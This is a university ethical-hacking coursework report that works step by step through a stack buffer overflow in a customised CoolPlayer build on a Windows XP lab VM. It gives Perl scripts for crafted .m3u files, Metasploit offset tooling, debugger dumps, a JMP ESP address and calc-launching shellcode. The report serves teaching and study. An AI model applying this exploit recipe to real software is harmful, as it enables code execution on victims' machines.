Exploit Exploration

Buffer Overflow Vulnerabilities

Jack Gates

1500763

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2017/18

Abstract

Buffer Overflow vulnerabilities are one of the most common ways in which a program can be exploited. This paper will explain what a buffer overflow vulnerability is and how it can be exploited. For this investigation a vulnerable program will be tested on. Using a debugger, the application will be analyzed in order to exploit the buffer overflow vulnerability. The paper will demonstrate the different techniques required in order to successfully exploit a buffer overflow attack in the form of tutorials that a user can follow. This includes techniques to get around obstacles such as Data execution prevention. An investigation into techniques to evade Intrusion Detection Systems was done and presented in the discussions section. Although the procedures show that the program was exploited with data execution prevention enabled and with it disabled using different methods, there were limitations to the exploits. Limited space in the stack meant that some exploit methods, such as the use of Return-Oriented Programming, were not able to be tested in full. However, the techniques to perform all of these methods were still demonstrated.

+Contents

1 INTRODUCTION

1.1 BUFFER OVERFLOW VULNERABILITIES

Buffer Overflow attacks are one of the most common and oldest exploits which can be used to hack application programs and operating systems. Buffers are areas of memory set aside to hold data, commonly used for storing user supplied data. A buffer overflow is a vulnerability that occurs when a program tries to place more data in a buffer than it can hold, resulting in the data being written outside the memory buffer. This is usually because of a lack of input validation on the software's side. Many different things can happen when a buffer overflow occurs, such as important data adjacent to the buffer could be overwritten. Using a debugger, a user could investigate a program for buffer overflow vulnerabilities and potentially leverage the user supplied data to execute arbitrary code.

Over the years that buffer overflow vulnerabilities have been a problem, they have been getting harder to exploit. This is because security has been implemented in order to prevent malicious users from performing arbitrary code execution. One of the main obstacles for stack-based buffer overflow exploits is data execution prevention (DEP). This countermeasure makes it so that the stack is non-executable, meaning that simply placing the shellcode on the stack and jumping to ESP will cause an exception in the program. There are different settings for DEP, the two that are most relevant for this investigation are 'OptIn', and 'OptOut'. When the DEP policy is set to 'OptIn' then Windows system files are protected by DEP although other files can be added to the protection list. When the DEP policy is set to 'OptOut', then all programs, processes, and services on Windows are protected by DEP except for exceptions that can be added to an exclusion list. When exploiting programs that have DEP enabled in 'OptOut' mode, special techniques are required in order to run the shellcode as execution is not allowed on the stack when DEP is set to this mode.

1.2 Aim of Investigation

This investigation will look into and develop a tutorial based on exploiting a Buffer Overflow vulnerability. This investigation will take place on a personalized version of a windows-based application called 'CoolPlayer' on a Windows XP SP3 virtual machine. This program is an audio player that allows users to load their own playlists. A vulnerability exists in this application where a meticulously crafted '.m3u' file could launch a buffer overflow exploit after being loaded into the application. This investigation will go into detail about how to craft a file exploiting the buffer overflow vulnerability in order to execute arbitrary code. After this malicious file is crafted it could then be sent to a victim's pc in order for the malicious code to be launched remotely.

By default, on Windows XP SP3, the DEP mode is set to 'OptIn'. This means that code can be executed from the stack. An exploit showing a user how they can do this will be presented in the procedures. For this investigation, an attempt to craft an exploit working in 'OptOut' mode will be demonstrated as well. Different techniques are required to do this. One of the ways in which the program in 'OptOut' mode will be exploited is through the use of a Return-Orientated Programming (ROP) chain, as well as other techniques. For each method used to exploit the CoolPlayer program, it will first be tested using a proof of concept payload. This payload will simply run a calculator – it was chosen as it only needs 16 bytes of space. A more complex payload will also be used in order to demonstrate the kind of impact an attack like this could do to a system. The procedures will contain these tutorials showing how to exploit the program's buffer overflow vulnerability using different techniques.

For this investigation techniques required in order to evade an Intrusion Detection System (IDS) were also explored. This will be discussed after the procedures and will go over what an IDS is and how it could potentially detect the exploits created. It will also detail some of the techniques required in order to bypass an IDS without being detected by the system.

2 PROCEDURE


2.1 OVERVIEW OF PROCEDURE

The procedures are written in the form of a tutorial that can be split up into three sections. The first section will show a user how they can create a template for their exploit on a given program. It will detail how a user can prove a buffer overflow attack exists and will then go into detail about how the attack can be analyzed in order to create their exploit. The second section will show how a simple exploit can be crafted to execute shellcode on the stack. This is only possible when the data execution prevention mode is set to ‘OptOut’ mode and is subsequently disabled on the program. The third section will show how the user can create an exploit that works with DEP set to ‘OptOut’. As the stack is non-executable in this mode, different techniques will be shown in order to execute the shellcode. Each exploit demonstrated in section 2 and 3 will be shown working with a proof of concept exploit, then if successful, will be exploited with a more complex payload.

2.2 CREATING BUFFER OVERFLOW EXPLOIT

2.2.1 Proving the flaw

The program allows a user to load their own playlist. To prove that the buffer overflow vulnerability exists a playlist file will be created, except this file is not a playlist, the file will just contain a long string of characters. This will test how the applications buffer handles a large amount of data. To create the playlist file a 'perl' file will be written. This file will only require two variables – the file name, and the value to be printed to the file. The file created for this investigation can be seen in Figure 1. Three thousand A's will be written to the playlist file, if this is not enough to overflow the buffer a larger string can be tested. Once the perl file is written it should be saved with the '.pl' extension. After running the perl file, a playlist containing a large string of A's should be created which will look like Figure 2.



```
my $file= "test1.m3u";
my $junk1 = "A" x 3000;

open($FILE,">$file");
print $FILE $junk1;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 1 - fill buffer

Figure 2 - '.m3u' generated

After opening up the player, select the playlist button and the user should be faced with a screen like in Figure 3. Click the 'load' button and select the playlist file that was just created.





Figure 3 - playlist menu

After loading in the playlist, the program should crash and an error message like in Figure 4 should be seen. This is indictive of a buffer overflow vulnerability.


1500763.exe

1500763.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.


We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Figure 4 - error message

2.2.2 Analysis of flaw


After the buffer overflow vulnerability is found before it can be exploited it needs to be analyzed. The first step in analyzing a buffer overflow vulnerability is finding the distance to the Extended Instruction Pointer (EIP) register – this is found after the maximum amount of data that the buffer can hold is reached. Special tools can be used to find this easily. The Metasploit tool 'pattern_create.rb' can be used to create a predictable pattern of characters to load into the buffer. To use this tool, load up the command prompt and navigate to the directory of the tool. To create the pattern, enter the name of the tool followed by the size of the string and the name of the file to write this string to. This can be seen in Figure 5.



```
C:\cmd>pattern_create 2500>pattern2500.txt
```

Figure 5 - create pattern

The pattern can then be copied into the perl file in place of where the string of A's was like in Figure 6.



```
my $file= "crashpattern.m3u";
my $junk1 ="Aa0Aa1Aa2Aa3Aa4Aa5Aa6
open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

Figure 6 - load pattern in perl

To analyze this properly, a debugger will be needed. In this case 'Ollydbg' was used (Yuschuk, 2014). Load up the program and the debugger, then in the debugger navigate to 'File' in the toolbar and then select 'Attach in the drop-down menu like in Figure 7.




OllyDbg - [CPU]
File
View
Debug
Plugins
Options
Window
Help
Open F3
Attach
Exit Alt+X
1 C:\Documents and Settings\Administrator\Desktop\Assessment\1500763.exe Ctrl+F2
2 C:\Program Files\Destiny\Destiny Media Player\Destiny.exe
3 C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
4 C:\Documents and Settings\Administrator\Desktop\Crackmes\exercise1.EXE
5 F:\Program Files\Destiny\Destiny Media Player\Destiny.exe
6 F:\lcc\projects\hello\lcc\hello.exe
Address
Hex dump
ASCII
OllyDbg v1.10
Ready

Figure 7 - Ollydbg


A list of processes can be seen. Scroll down till the CoolPlayer process can be seen then select attach like in Figure 8.



Process	Name	Window	Path
0000007C	vmtoolsd	GuestHostIntegrationWindow	C:\Program Files\VMware\VMware Tools\v
00000084	ctfmon	TF_FloatingLangBar_WndTitl	C:\WINDOWS\system32\ctfmon.exe
0000013C	wdfmgr		C:\WINDOWS\system32\wdfmgr.exe
0000014C	alg		C:\WINDOWS\System32\alg.exe
00000174	smss		\SystemRoot\System32\smss.exe
000001F0	vmtoolsd		C:\Program Files\VMware\VMware Tools\v
0000026C	csrss		\??\C:\WINDOWS\system32\csrss.exe
00000284	winlogon		\??\C:\WINDOWS\system32\winlogon.exe
000002B0	services		C:\WINDOWS\system32\services.exe
000002BC	lsass		C:\WINDOWS\system32\lsass.exe
0000035C	vmacthlp		C:\Program Files\VMware\VMware Tools\v
0000036C	svchost		C:\WINDOWS\system32\svchost.exe
000003A8	svchost		C:\WINDOWS\system32\svchost.exe
000003DC	1500763	CoolPlayer Playlist	C:\Documents and Settings\Administrato
00000430	svchost		C:\WINDOWS\system32\svchost.exe
00000464	svchost		C:\WINDOWS\system32\svchost.exe
0000047C	svchost		C:\WINDOWS\system32\svchost.exe
000004E8	spoolsv		C:\WINDOWS\system32\spoolsv.exe
00000580	jqs		C:\Program Files\Java\jre6\bin\jqs.exe

Figure 8 - attach program


Select the play button in the debugger window, then in the CoolPlayer program navigate to the playlist menu and select load the new pattern file like demonstrated earlier. The program should then stop once the buffer is overflowed. In the debugger window, the values in the stack can be seen in the lower right-hand window and the values of the register can be seen in the window above. The value that reached the end of the buffer and crashed the program is stored in the EIP register. As seen in Figure 9 the value of the EIP is “41366E41”. When converted to ASCII characters this is equal to “An6A”.



```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 003746A8
EBX 00000000
ESP 00132208 ASCII "n7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1A
EBP 356E4134
ESI 0046B9B2 1500763.0046B9B2
EDI 0013F940 ASCII "All Supported files"

EIP 41366E41

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -??? FFFF 00FF00FF 00FF00FF
ST1 empty -??? FFFF 00FF00FF 00FF00FF
ST2 empty -??? FFFF 000000FE 00FE00FE
ST3 empty -??? FFFF 000000FE 00FE00FE
ST4 empty -??? FFFF 00FFFFFF 00FFFFFF

001321F0  6E41396D
001321F4  316E4130
001321F8  41326E41
001321FC  6E41336E
00132200  356E4134
00132204  41366E41
00132208  6E41376E
0013220C  396E4138
00132210  41306F41
00132214  6F41316F
00132218  336F4132
0013221C  41346F41
00132220  6F41356F
00132224  376F4136
00132228  41386F41
0013222C  7041396F
```

Figure 9 - inspect stack


To easily find where the value “An6A” is placed in the pattern another Metasploit tool (Metasploit Framework, 2017) can be used called ‘pattern_offset.rb’. To find the place that these characters occur load up command prompt and enter the name of the tool followed by the hex value of the characters in the EIP then the number of characters in the original string. Figure 10 shows the command and that the value can be found 408 characters into the string.



```
C:\cmd>pattern_offset.exe 41366E41 2500
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr1.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
408
```

Figure 10 - finding offset


To double check that this value is correct another perl file can be created. This file should print 3 variables – the characters to overflow the buffer, the value of the EIP, followed by an extra set of characters. The perl file can be seen in Figure 11. The EIP is loaded with B’s and the string after that is loaded with C’s.



```
my $file= "crashtest.m3u";
my $junk1 = "\x41" x 408;
my $eip = "BBBB";
my $junk2="CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC";
open($FILE,">$file");
print $FILE $junk1.$eip.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 11 - template


After the perl file is saved and run, open the program in the debugger and load the new playlist file. Looking at the registers in Figure 12 it is seen that the EIP is correct as its value is “42424242” which in ASCII characters is “BBBB”. It is also seen that the Extended Stack Pointer (ESP) register is loaded with the entire string of C’s.



```
EAX 00000000
ECX 00000000
EDX 00374670
EBX 00000000
ESP 00122208 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 41414141
ESI 0046B9B2 1500763.0046B9B2
EDI 0012F940 ASCII "All Supported files"
EIP 42424242
```

Figure 12 - registers


For this exploit with the DEP mode set to ‘OptIn’, the ESP is where the shellcode should go. However, in order to execute this shellcode, the EIP needs to be loaded with an address the jumps to ESP. To find this jump a third-party tool called ‘findjmp’ will be used (Permeh, n.d.). This tool will search through a specified dynamic-link library (DLL) for the location of a ‘JMP ESP’ command. To use this tool, load up command prompt and enter the name of the tool followed by the DLL to search through, then the register that needs jumping too. This command can be seen in Figure 13. The DLL that is searched through is ‘kernel32’ and the register selected was the ESP register. As seen in the Figure a command was found for jumping to ESP at address ‘0x7C86467B’.



```
C:\cmd>findjmp.exe kernel32 esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 13 - find jump


Other useful information that should be gathered in this stage is the amount of space that is at the top of the stack. A pattern should be created like previously. The command can be seen in Figure 14.



```
cmd>pattern_create.exe 800 >pattern800.txt
```

Figure 14 - create pattern


This pattern should then be loaded into the ESP in place of the C's like in Figure 15.



```
my $file= "crashspace.m3u";
my $junk1 = "\x41" x 408;
my $eip = "BBBB";
my $junk2="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5
open($FILE,">$file");
print $FILE $junk1.$eip.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 15 - space at stack top


After running the program with the debugger attached and loading the playlist, the stack should be inspected. The pattern should be traced down to where it ends at the null byte which will terminate the end of the string. As seen in Figure 16, the last value in hexadecimal is "41326441".



```
0012225C  41386341 Ac8A
00122260  64413963 c9Ad
00122264  31644130 0Ad1
00122268  41326441 Ad2A
0012226C  41414100 .AAA
00122270  41414141 AAAA
00122274  41414141 AAAA
00122278  41414141 AAAA
0012227C  41414141 AAAA
```

Figure 16 - last value

The pattern offset tool from earlier can be used again to show size available at the top of the stack. As seen in Figure 17, 96 bytes are available at the top of the stack, which is quite low.




```
C:\cmd>pattern_offset.exe 41326441 800
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr3.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
96
```

Figure 17 - space in stack

2.3 EXPLOITING 'OPTIN' MODE

2.3.1 Executing code on the stack

Using the information gathered in the previous stage, the vulnerability can be exploited. This will first be demonstrated through executing arbitrary code to launch a calculator (Leitch, 2010). When the buffer overflows, the EIP will be pointed to an instruction that jumps to the ESP, where the code executed in order to run the calculator will be. The perl file created can be seen in Figure 18. The first value to be printed is a string of 408 A's that will fill up the buffer. The second is the EIP which is packed with the address of the 'JMP ESP' instruction. The third value printed is the shellcode for the calc. The variable contains a 'NOP SLED' before the calculator code. NOP stands for 'No Operation' and is a value that the instruction pointer will skip past and is represented by the hexadecimal value '90'. NOPS are used as a safety measure to ensure that code is not overwritten by data placed on the stack by system calls.



```
my $file= "exploit1.m3u";
my $junk1 = "\x41" x 408;
my $eip = pack('V', 0x7C86467B);
my $shellcode = "\x90" x 3;
my $shellcode = $shellcode."\x31\xC9" .
"\x51" .
"\x68\x63\x61\x6C\x63" .
"\x54" .
"\xB8\xC7\x93\xC2\x77" .
"\xFF\xD0";
open($FILE,">$file");
print $FILE $junk1.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Figure 18 – template perl

After this perl file is saved and run, the CoolPlayer program can be opened and the created playlist loaded. When the file has been loaded and the exploit is successful then the calculator should open like in Figure 19, proving that the vulnerability can be exploited.

